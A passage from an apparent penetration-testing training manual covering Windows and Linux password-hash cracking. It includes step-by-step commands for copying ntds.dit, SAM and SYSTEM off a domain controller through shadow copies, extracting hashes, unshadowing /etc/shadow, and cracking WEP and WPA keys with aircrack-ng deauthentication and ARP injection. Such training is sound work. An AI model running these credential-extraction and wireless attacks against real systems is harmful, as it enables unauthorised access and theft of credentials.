


5. In the next window, we need to choose a Wordlist, i.e., a dictionary. Cain comes with its own wordlist which we can use. Alternatively, we can get the RockYou list from Kali and import it in Cain. Right click on the dictionary area, and choose Add to list." Then, click the "Start" button.



```
1 hashes of type NTLM loaded...
Press the Start button to begin dictionary attack
```

6. Finally, when the password is cracked, you will see the plain text password.



File	Position
C:\Program Files\Cain\Wordlists\Wordlist.txt	6180

- [✓] As Is (Password)
- [✓] Reverse (PASSWORD - DROWSSAP)
- [✓] Double (Pass - PassPass)
- [✓] Lowercase (PASSWORD - password)
- [✓] Uppercase (Password - PASSWORD)
- [✓] Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
- [ ] Case perms (Pass,pAss,paSs,...PaSs...PASS)
- [✓] Two numbers Hybrid Brute (Pass0...Pass99)

```
Plaintext of F9E37E83B83C47A93C2F09F66408631B is abc123
Attack stopped!
1 of 1 hashes cracked
```

Extracting Domain Password Hashes

Unlike local account hashes which are stored in the SAM database, windows domain account password hashes are stored in NTDS.dit database in a Windows Domain Controller (DC), and the path of which is

```
%SystemRoot%\NTDS\Ntds.dit
```

```
C:\Windows\NTDS\ntds.dit
```

Copying the NTDS Database

The NTDS.dit is locked while the Windows Server OS is running, just like the SAM file. However, newer versions of Windows, like Windows Vista and Windows 2008 Server, have a special service that can create backup copies of files even if they are locked by some processes. And that service is called Volume Shadow Copy Service (VSS). In order for us to utilize the VSS, a special script has been developed by some security researchers. And that script is called vssown.vbs (it is attached with this document and available at the end of this document). Alternatively, you can download it from:

https://github.com/skysploit/simple-ducky/blob/master/misc/vssown.vbs

Upload the vssown.vbs script to the DC server (You have to be an administrator). Then from the command prompt, issue the following commands:

```
C:\> cscript vssown.vbs /status
(to view the status of VSS)

C:\> cscript vssown.vbs /start
(to start VSS if not already started)

C:\> cscript vssown.vbs /create c
(to create a backup of the system)

C:\> cscript vssown.vbs /list
(to see the backup parameters of the files that have just been created)
```

Take note of the ***Device object*** parameter/path shown by the "/list" – Generally, the path looks like this:

```
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[n]
```

Copy the following three files: **NTDS.dit**, **SAM**, and **SYSTEM** by issuing these commands (*replace [n] with the number shown previously by the Device object path*):

```
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy[n]\windows\ntds\ntds.dit
ntds.dit
```

```
C:\> copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[n]\windows\system32\config\SYSTE
SYSTEM
```

```
C:\> copy \\?
\GLOBALROOT\Device\HarddiskVolumeShadowCopy[n]\windows\system32\config\SAM
SAM
```

Move the three files above to your Kali Linux in the following directory: /root/Documents/

Exporting Information from the NTDS Database

The **ntds.dit** file contains a lot of information about domain users, computers, groups and other objects. This information can be exported from the **ntds.dit** into different tabular files. The tool to export such information is called "libesedb."

To install **libesedb** from the **git** repository, we need to install the following tools: *autoconf*, *automake*, *autopoint*, *libtool*, *pkg-config*

```
sudo apt install autoconf automake autopoint libtool pkg-config
```

However, on Kali, you might face an issue with **pkg-config**. To resolve the issue, install **pkg-config** as follows:

```
wget http://http.us.debian.org/debian/pool/main/p/pkg-config/pkg-config_0.29-4_amd64.deb

dpkg –i pkg-config_0.29-4_amd64.deb
```

Then, issue:

```
sudo apt install autoconf automake autopoint libtool
```

Download and install *libesedb* by issuing the following commands on Kali Linux:

```
git clone https://github.com/libyal/libesedb.git
cd libesedb
./synclibs.sh   (to synchronize library dependencies)
./autogen.sh   (to generate necessary files)
./configure
make
make install
ldconfig
```

By now, there should be two commands available in your Kali Linux: ***esedbexport*** and ***esedbinfo***.

Type the following command to export the information from the ntds.dit into tabular files:

```
esedbexport /root/Documents/ntds.dit /root/Documents/ntds
```

The first parameter (/root/Documents/ntds.dit) is the path to ntds.dit file that we have copied previously. The second parameter (/root/Documents/ntds) is a path to a directory (automatically created with **.export** extension) where output files will be stored.

To see the exported files, type the following:

```
cd /root/Documents/ntds.export/
ls -l
```

The important files that we need to get the hashes are: **datatable.4** and **link_table.6**

Extracting Hashes from Data and Link Tables

We need to download and install **ntdsxtract** tool by issuing the following commands:

```
cd /root/
git clone https://github.com/csababarta/ntdsxtract.git
cd ntdsxtract/
chmod +x setup.py
./setup.py
```

Ntdsxtract is a bundle of different python scripts – each script is a tool that performs a single function. The tool we are interested in is called **dsusers.py**.

Extract the hashes as follows:

```
dsusers.py /root/Documents/ntds.export/datatable.4 /root/Documents/ntds.export/link_table.6
/root/Documents/ntds_tmp --passwordhashes --pwdformat ophc --syshive
/root/Documents/SYSTEM --ntoutfile /root/Documents/nt_hashes.txt
```

- 1st Parameter (/root/Documents/ntds.export/datatable.4) is the path to the Data Table
- 2nd Parameter (/root/Documents/ntds.export/link_table.6) is the path to the Link Table
- 3rd Parameter (/root/Documents/ntds_tmp) is the path to a temporary working directory for the ntdsxtract too.
- 4th Parameter (--passwordhashes) instructs the tool to extract hashes.
- 5th Parameter (--pwdformat ophc) makes the output file suitable for L0phtCrack tool, which is compatible with the Cain tool.
- 6th Parameter (syshive /root/Documents/SYSTEM) defines the path to the SYSTEM file.
- 7the Parameter (--ntoutfile /root/Documents/nt_hashes.txt) defines the path to the NT hash output file.

Check that the extraction was successful:

```
cd /root/Documents/
cat nt_hashes.txt
```

Copy the file **nt_hashes.txt** to a Windows machine with Cain to crack the hashes.

Linux Password Hashes

In the early days of UNIX/Linux systems, all account information was stored in a single file, which was /etc/passwd . And this file used to contain the username, password hash, user id, group id, the home directory, and the shell for every single local user.

However, there is an issue with the /etc/passwd file. And that is, it was world-readable. Which means, any user – not only super users but also normal users – can read the file. This was a problem because a normal user had access to all the hashes; and he can grab and crack them.

To solve this problem, the UNIX/Linux community created another file, /etc/shadow , which was only readable by the root user. The community moved all the hashes from the /etc/passwd file to the /etc/shadow file.

Thus, the /etc/passwd file contains nowadays all account information except the hash, while the /etc/shadow file contains all the hashes.

Linux Hashing Algorithms

Every generation of Linux systems uses a better hashing algorithm than the previous version. We can list these algorithms as follows:

- *Traditional DES-based Algorithm*

  Used by old systems.

- *MD5 Algorithm*

  This hash starts with **1** prefix.

- *Blowfish Algorithm*

  This hash starts with **2** prefix.

- *SHA-256 Algorithm*

  This hash starts with **5** prefix.

- *SHA-512 Algorithm*

  This hash starts with **6** prefix.

The Use of Salts

One of the major differences between Windows hashes and Linux hashes is the use of salts by Linux systems. A *salt* is a small string of characters added to the password before hashing it. *Salting* prevents the generation of identical hashes when the initial passwords are identical. Let us look at this scenario:

User John has the password pass123
User David has the password pass123

If both passwords were hashed with the same algorithm, let us say SHA-256, both passwords would yield the same hash, which is:

```
9b8769a4a742959a2d0298c36fb70623f2dfacda8436237df08d8dfd5b37374c
```

A hacker looking at the hashes would directly know that both John and David have the same password. And he will only need to crack the hash once and get access to two accounts. Thus, Unix/Linux systems use salts to make cracking difficult. The system will generate two salts, e.g., abc and xyz , and add each salt to one of the two passwords. Thus, the inputs will be:

Password 1: abcpass123
Password 2: xyzpass123

Each input will produce a unique hash. The system then preserves the salt with the hash as follows:

```
$abc$abd05757a726475a21bae66917b142e00554ef4fd2a034e55d93a60e27a81fd3
$xyz$42fc8d17a421ab86468e5cad6e46331924c960419508bb72605960e67074932f
```

Hashing Iterations

Unlike Windows OS, UNIX/Linux systems hash the password in multiple cycles. Meaning, when the first hash is produced, the result is hashed again; then, the second hash is further hashed, and so on. On modern systems, the system makes 5000 rounds before saving the final hash.

Example: Let us look at one hash from the /etc/shadow file on Kali Linux:

```
$6$XHxtN5iB$5WOyg3gGfzr9QHPLo.7z0XIQIzEW6Q3/K7iipxG7ue04CmelkjC51SndpOcQlxTHmW4/AKKsKew4
```

The first part, $6$, indicates that the hash was generated using the SHA-512 algorithm. The second part, $XHxtN5iB$, is the salt used when generating the hash. Finally, the rest is the actual generated hash.

Cracking Linux Hashes with John

- The best tool to crack Linux hashes is *John the Ripper*, known simply as *John*.
- John’s Homepage is: http://www.openwall.com/john/
- It comes preinstalled on Kali Linux.
- Initially, John was built to crack the hashes when they were in the /etc/passwd file. When the hashes were extracted and transferred to the /etc/shadow file, John’s developers introduced another tool, called unshadow , to merge the two files again in a single file. The following are the steps to crack Linux hashes with John:

1. *Merge the two files together*

```
# unshadow /etc/passwd /etc/shadow > singlefile
```

2. Crack the single file

```
# john singlefile
```

Module 10 Wireless Attacks

Introduction

Wireless technology provides different benefits to home and office users. Some of these benefits are:

1. *Ease of deployment*: Wireless network setup is easier to deploy since there are no cables to extends between different locations. Wired networks require intensive work of cabling, fixing sockets on walls, preparing patch panels, and so on. This is all not needed in deploying a wireless network.

2. *Mobility*: with wireless technology, users can move around the area freely without loss of connectivity. In a wired network, users are always limited by the length of the network cable; and to move to another place, they have to unplug their PC/Laptop and then plug it in a different socket, which causes loss of connectivity.

On the other side, there are few drawbacks to wireless technology:

1. *No control of number of users*: a wired network always limits the number of connected users based on the number of sockets on the switch/hub and the number of sockets installed on the walls. However, this is not the case with a wireless network. Administrators cannot control the number of connected users. A wireless network is like having a switch with numerous number of ports.

2. *Covering outside the perimeters*: A wireless network can extend beyond the walls of the house or office. Even a finely-tuned wireless network can still allow people outside the actual walls of the area to connect to the network. Thus, someone who is not an official part of the company can still detect the wireless signal if he is close enough to the walls.


Wireless Technology

Wireless technology works at the *physical layer* and *datalink layer* – particularly the Media Access Control (MAC) – of the OSI model (the Open System Interconnection model). The implementation of Wireless Local Area Network (WLAN) was initially specified under **IEEE 802.11** standard. The **IEEE 802.11** is a set of many protocols and specifications that deal with all aspects of WLAN, such as, frequency, bandwidth, modulation, channel, security (authentication and encryption), etc. Some of the most common IEEE 802.11 standards are:

- IEEE 802.11-1997
    - The original standard.
    - Bandwidth: 1 Mb/s and 2 Mb/s
    - Frequency: 2.4 GHz
    - Security: WEP (Wired Equivalent Privacy)
- IEEE 802.11a
    - Bandwidth: 54 Mb/s
    - Frequency: 5 GHz
- IEEE 802.11b
    - Bandwidth: 5.5 Mb/s and 11 Mb/s
- IEEE 802.11g
    - Bandwidth: 54 Mb/s
    - Frequency: 2.4 GHz
- IEEE 802.11n
    - Bandwidth: 600 Mb/s
- IEEE 802.11i
    - Enhanced security (Wi-Fi Protected Access – WPA).

WLAN Modes of Operations

There are two basic modes of operations for wireless networks; and these are *infrastructure mode* and *ad hoc mode*. The *infrastructure mode* is the most widely used. And it consists of at least one Access Point (AP) and one or more Stations. The AP acts as a hub/switch between the stations. All traffic from/to any station has to go through the AP before it is directed to another station. The *ad hoc* mode is suitable for a very small and temporary wireless setup. There are at least two stations and no AP. Stations can talk to each other directly in a pee-to-peer fashion.






Figure 1 Ad hoc Mode

Figure 2 Infrastructure Mode

Figure 3 Ad hoc WLAN

Service Sets and their Identifications

A service set (SS) is the group of all devices – Access Points and Stations – associated with a particular 802.11 Wireless LAN. The term *service set* is used only for wireless networks operated in infrastructure mode. Ad hoc WLANs are not called service set. If there is only one AP in the WLAN, then, the service set is called Basic Service Set (BSS). And if there are two or more AP's, then, the set is called Extended Service Set (ESS).

Any service set needs to have a unique ID so that new stations can connect to it. Traditionally, the ID for a BSS – the BSSID – used to be the MAC address of the AP, while the ID for an ESS – the ESSID – used to be a string of characters. Now however, a BSSID denotes the MAC address of the AP regardless if it is in BSS or ESS. And the ESSID denotes the human-readable ID of any WLAN. The ESSID is also referred to as SSID. Thus, we have the following:

- **ESSID** (**SSID**): the human-readable string.
- **BSSID**: the MAC of the AP.

Wireless Card Modes

A typical wireless card can be configured to operate in different modes depending on the needs of the circumstances. The following is a list of seven common modes for wireless cards:

1. *Master Mode*: the card can act as an AP.
2. *Managed Mode*: the card can act as a client (a station).
3. *Ad hoc Mode*: the card can be part of an ad hoc WLAN.
4. *Mesh Mode*: the card can be part of a topologically meshed WLAN.
5. *Repeater Mode*: the card can act as a repeater strengthening signals.
6. *Promiscuous Mode*: the card reads all wireless traffic and transmits it to the CPU. The card has to be associated with a WLAN to read the traffic.
7. *Monitor Mode*: the card captures all WLAN traffic without being associated with any WLAN. The traffic captured can be encrypted.

Managed Mode is the default mode and the most frequently used mode. But, in order to perform wireless attacks, it is important to change the mode of the card to **Monitor Mode**. This can be done with the aid of some wireless attack tools as will be explained later in this chapter.

Wireless Security

Wireless security is first and foremost about making a wireless network as private as a wired network. It is not actually about securing servers and systems since this is part of network security in general, regardless if it is wired or wireless. Because of that, all normal network attacks can still be performed on a wireless network if the hacker is legitimately connected to it. Thus, wireless security is about preventing unauthorized users from connecting to the network in the first place. But once connected, everything else is a matter of regular network security, not the domain of wireless security.

The way to secure a wireless network, that is, to make it as private private as possible, is to implement authentication and encryption. Authentication mechanisms ensure that only legitimate people are allowed to connect to the WLAN, while encryption mechanisms ensure that all traffic between the devices in a wireless network is encrypted. Encryption will prevent eavesdropping and will maintain the confidentiality of all exchanged data.

Wireless DoS Attacks

It is very important to know that a wireless network cannot be 100% as secure and private as a wired network. There are some Denial of Service (DoS) attacks that cannot be prevented. The best safeguard against these DoS attacks is to have a fail-safe redundant wired network. Thus, in case the wireless network is attacked, users can start using the wired network and resume their business.

The following are three wireless DoS attacks:

1. *Unplugging the Access Point*

   This is the easiest DoS attack. Unlike a wired network where all the devices are placed in the Data Center or in locked closets, the Access Points (AP’s) of the wireless network need to be installed in different locations within the corporate perimeters. A malicious hacker can cause a DoS just by unplugging the power cable of an AP.


2. *Radio Frequency (RF) Signal Jamming*

This requires the use of special equipment that sends noise RF signals which disturb the legitimate signals. Users won't be able to connect to the legitimate network. And Access Points will not be able to communicate with the stations in the network. From the perspective of users, the entire wireless network seems to be down and dysfunctional.

3. *Deauthentication*

This attack involves sending continuously *deauthentication* frames to one or more clients causing them to disassociate with the wireless network. Clients under this attack will not be able to connect to the WLAN. The attacker does not need to join the WLAN to launch the attack. A deauthentication frame is specified by the IEEE 02.11 standard as part of a collection of frames called *management frames*. Management frames are sent between the AP and stations to manage the wireless connection; however, these frames are always unencrypted and unauthenticated. We will explore this type of attack later one when it comes to cracking WPA keys.

Wired Equivalent Privacy (WEP) and its Insecurities


IV
Pre-Shared Key (PSK)
RC4
Pseudo-Random Generation Algorithm (PRGA)
XOR
Original Clear-Text Message + CRC Checksum
Encrypted Payload
IV
Encrypted Payload

It was developed in 1999 as the first protocol to secure wireless networks. It uses the RC4 cipher to encrypt the data, and the CRC checksum to maintain integrity. As for authentication, WEP utilizes a pre-shared key that can be either 40-bit or 104-bit in length. This authentication key is also used for the RC4 encryption algorithm by appending a 24-bit random number that is called Initialization Vector (IV). Thus, the RC4 encryption key becomes either 64-bit or 128-bit in length. And the first 3 bytes (24 bits) of the RC4 key are reserved for the Initialization Vector (IV), which is a randomly generated number for each packet. That is, each packet has a unique IV. WEP works as follows:

If we analyze the WEP protocol, we will find that has many weaknesses. The most important ones are the following:

- IVs are sent in clear text, which means hackers can know the IV for each packet. And given that the IV is 24-bit, this means that the actual WEP key can be either 40-bit (64 – 24) or 104-bit (128 – 24). Thus, if a hacker were to perform brute force attack, he would not need to crack a 64-bit or a 128-bit key, but rather, a 40-bit or a 104-bit key.

- Given that the IV is a 24-bit long, that means there are 16,777,216 possible IVs. Thus, there is always a chance that multiple packets would have the same IV, which is technically called a collision. The problem here is that if multiple packets are encrypted with the same IV, and one of these packet is already known to the attacker, the attacker can then decrypt all other packets. There are few TCP/IP packets that are usually known, like ARP or DHCP packets. Thus, a hacker can sniff such known and decrypt all other packets with the same IV.
- The WEP algorithm utilizes the CRC32 checksum which is a weak algorithm for integrity check. The CRC32 checksum can be good in detecting random or unintentional errors, but it is not good at protecting against intentional corruption of data.
- Finally, the WEP algorithm utilizes the RC4 encryption algorithm which has been proven to be a weak algorithm. Particularly, the Pesudo-Random Generation Algorithm (PRGA) is not sophisticated enough, and under certain conditions, a hacker can figure out certain portions of the key if he knew certain portions of output stream. The theoretical details of this attack is beyond the scope of this manual, but, if a hacker gathers enough number packets, he eventually can figure out the entire key. We will look at how this can be done practically in the section related to aircrack-ng tool later in this chapter. It is important to note that there are different variations of this attack; the following are the most common two:
    - *FMS Attack*: named after the three researchers who invented it, Fluhrer, Mantin, and Shamir. It requires collecting huge number of packets that meet certain criteria in order to recover the ky.
    - *PTW Attack*: named after the three researchers who

invented it, Pyshkin, Tews, and Weinmann. PTW can recover the WEP key faster than FMS and requires collecting less number of packets, all of which are ARP packets, than FMS.

All of these weaknesses and insecurities caused the deprecation of WEP. A WEP key, no matter the complexity or length, can be recovered in a matter of few minutes. It is totally insecure and must not be used at all.

WiFi Protected Access (WPA 1 & 2)

The deprecation of WEP caused many different wireless vendors to gather and find a solution to secure wireless networks. In 1999, Companies like Apple, Microsoft, Cisco, Motorola, Sony, Samsung, Intel, Dell, and others formed an alliance called the WiFi Alliance – also known as the Wireless Fidelity Alliance. The Alliance developed a complete wireless standard with in-depth security and required any wireless device to be compliant with their standards in order to be a WiFi-certified. The entire security standard was named WiFi Protected Access (WPA). However, wireless devices at that time were not capable of supporting the new WPA standard; and as such, the WiFi Alliance released an interim version – named WPA1 – that can be deployed by patching existing devices, while the full WPA – named WPA2 – started to be implemented in new devices.

WPA1 was built upon the RC4 encryption algorithm, however, it added extra security features bundled in a protocol called *Temporal Key Integrity Protocol* (TKIP). For example, with TKIP, the integrity check is done using the Michael Algorithm instead of the weak CRC32 Checksum algorithm. Also, TKIP does not attach the IV to the pre-shared key, as WEP does, but rather, it has a *key mixing* function that mixes the two and makes cracking the key much harder.

WPA2 uses AES encryption algorithm with strong integrity check and many other security features bundled in a protocol called *Counter Mode with Cipher Block Chaining Message Authentication Code Protocol* (CCMP). AES is now considered the strongest encryption algorithm in the cyber world. The integrity check is done using a technique called Cipher Block Chaining Message Authentication Code (CBC-MAC) that utilizes the same encryption algorithm, AES.

Finally, both WPA1 and WPA2 have an addition authentication method besides the normal pre-shared key; and that is, authentication through RADUIS server. This additional authentication method is sometimes called Enterprise Authentication and it is the recommended method to use when deploying wireless network in a corporate environment. Instead of managing one key, or passphrase, and distribute it to many individuals, each one will have their own credentials – mostly their domain credentials.

The following table summarizes the technical specifications of WPA:

Feature	WPA1	WPA2
Implementation Protocol	TKIP (Temporal Key Integrity Protocol)	CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol)
Encryption Algorithm	RC4	AES
Integrity Check	Michael	AES-based CBC-MAC
Authentication	PSK (pre-shared key) or Enterprise	PSK (pre-shared key) or Enterprise

Aircrack-NG Tool

Aircrack-ng (www.aircrack-ng.org) is a suite of tools to perform wireless security assessment and penetration testing. It can be used to scan for wireless networks, sniff and capture wireless traffic, perform a wide range of wireless attacks, crack WEP and WPA keys, and many others. It is one of the best, if not the best already, wireless security toolset available. And luckily, it comes pre-installed in Kali Linux. The following is a list of the most important Aircrack-ng tools with a brief description of each one:

Tool	Description
Airbase-ng	It can be used to set up a fake Access Point out of the wireless adapter and make stations associate with it. So, It is used to targets wireless clients.
Aircrack-ng	It can crack WEP/WPA1&2 keys.
Airdecap-ng	It can decrypt WEP/WPA1&2 captured wireless traffic after the key has been recovered.
Airdrop-ng	It can perform the deauthentication attack against clients based on a predefined set of rules.
Aireplay-ng	It is used to inject wireless packets with different parameters, like source MAC or destination MAC. It is helpful to cause other wireless devices generate traffic for later analysis.
Airmon-ng	It changes the wireless adapter's mode from *Managed* to *Monitor*, and vice versa.

Airodump-ng	It is a wireless sniffer that captures wireless packets and stores them in a local file.

Cracking WEP Using aircrack-ng

We are going to use Kali Linux with its pre-installed aircrak-ng too. First, make sure that Kali can access and use your wireless card. For some reasons, Kali cannot access the wireless card if it is installed as a virtual machine. Thus, you either need Kali Linux Live CD/DVD or have Kali installed as a base OS on the hard drive. The following are all the steps to crack WEP keys:

1. Open the Terminal windows and type the following command to check your wireless interface:

   ```
   # iwconfig
   ```

   The output should list wlan0 as the wireless interface.

2. Put the wireless interface on the Monitor Mode – as opposed to the Managed Mode:

   ```
   # airmon-ng check kill
   ```

   The above command is is a prerequisite. It will kill all processes that are locking the wireless interface. When the interface is locked, its Mode cannot be changed. Once the interfering processes are terminated, you can issue the following command,

   ```
   # airmon-ng start wlan0
   ```

   You will see that the interface name has changed to **wlan0mon**.

3. Start the wireless sniffer in order to see all available wireless networks in the area and take note of the details of our target wireless network:

   ```
   # airodump-ng wlan0mon
   ```

   From the output of the above command, pick your target WLAN that is configured with WEP. Take note of the following details:

   - **The BSSID**, the MAC address of the target AP.

- **The Channel** number [CH].

Hit Ctrl-C to stop the sniffer.

4. Run the wireless sniffer on only the target AP:

```
# airodump-ng --bssid <AP_MAC> -c <CH_NO> -w <File> wlan0mon
```

From the output of the above command, take note of one single client MAC address. It is important that there is at least one client connected to our target WLAN in order for us to crack the WEP key.

Do not stop the sniffer. Keep it running and open another terminal window to continue our procedure.

5. On the new terminal window, we need to inject ARP packets in order to generate as many ARP responses as possible:

```
# aireplay-ng -3 –b <AP_MAC> -h <Client_MAC> wlan0mon
```

The option -3 denotes the type of attack we want to perform, which is here ARP packet injection. Aireplay-ng supports many attacks, each has a unique number.

At this point, wait until at least 40,000 packets have been captured. Then, stop aireplay-ng by hitting Ctrl+C.

6. Go back to the first window and stop airodump-ng by hitting Ctrl+C. If enough packets have been captured, cracking WEP won't take more than few seconds. Issue the following command:

```
# aircrack-ng <FILE>.cap
```

Cracking WPA1&2 Using aircrack-ng

Unlike cracking WEP which is done against the protocol itself, cracking WPA is done against the hashed passphrase as it is exchange in the challenge-response negotiation between the client and the AP. Thus, to crack WPA key, the key itself has to be a bit weak and available in a dictionary file.

If the key is strong and complicated, then, cracking it would not feasible.

The first four steps in the following procedure are similar to those of the previous section (cracking WEP). However, the difference comes in step 5 when we want to launch aireplay-ng. To crack WPA, we will use attack number 0 which is a deauthentication attack targeted against one workstation (client). The deauthentication attack will cause the client to disconnect from the WLAN; and as such, it will attempt connecting against automatically and reinitiating the challenge-response handshake. Our tool airodump-ng will capture the handshake so that we later can crack it.

1. Open the Terminal windows and type the following command to check your wireless interface:

```
# iwconfig
```

The output should list wlan0 as the wireless interface.

2. Put the wireless interface on the Monitor Mode – as opposed to the Managed Mode:

```
# airmon-ng check kill
```

The above command is a prerequisite. It will kill all processes that are locking the wireless interface. When the interface is locked, its Mode cannot be changed. Once the interfering processes are terminated, you can issue the following command,

```
# airmon-ng start wlan0
```

You will see that the interface name has changed to **wlan0mon**.

3. Start the wireless sniffer in order to see all available wireless networks in the area and take note of the details of our target wireless network:

```
# airodump-ng wlan0mon
```

From the output of the above command, pick your target WLAN that is configured with WPA. Take note of the following details:

   - **The BSSID**, the MAC address of the target AP.

- **The Channel** number [CH].

Hit Ctrl-C to stop the sniffer.

4. Run the wireless sniffer on only the target AP:

```
# airodump-ng --bssid <AP_MAC> -c <CH_NO> -w <File> wlan0mon
```

From the output of the above command, take note of one single client MAC address. It is important that there is at least one client connected to our target WLAN in order for us to crack the WPA key.

Do not stop the sniffer. Keep it running and open another terminal window to continue our procedure.

5. From the second windows, send the deauthentication packet to the client:

```
# aireplay-ng -0 1 –a <AP_MAC> -c <Client_MAC> wlan0mon
```

The [-0] switch indicates the attack code which is the deauthentication attack for the purpose of capturing the initial handshake. Then, we have number [1] which indicates the number of deauthentication packets to be sent; and in our case, it is only one packet. One packet is all that is needed.

If this step was successful, the airodump-ng running on the other window should have captured the WPA handshake by now.

6. Hit Ctrl-C to stop on the first terminal window to stop the sniffer airodump-ng. Now, you are ready to crack the key by typing:

```
# aircrack-ng <file>.cap –w /usr/share/wordlists/rockyou.txt
```

NOTE: you should have unzipped rockyou.txt.tar.gz before issuing the previous command. The command assumes that you unzipped it in the same location.

[1] Image Source: the TCP/IP Guide, http://www.tcpipguide.com/free/diagrams/icmpformat.png

[2] Image source: the TCP/IP Guide, http://www.tcpipguide.com/free/diagrams/tcpsegmentformat.png

[3] Image Source: http://www.ciscozine.com/wp-content/uploads/nmap-for-ios-no-iosmap.jpg

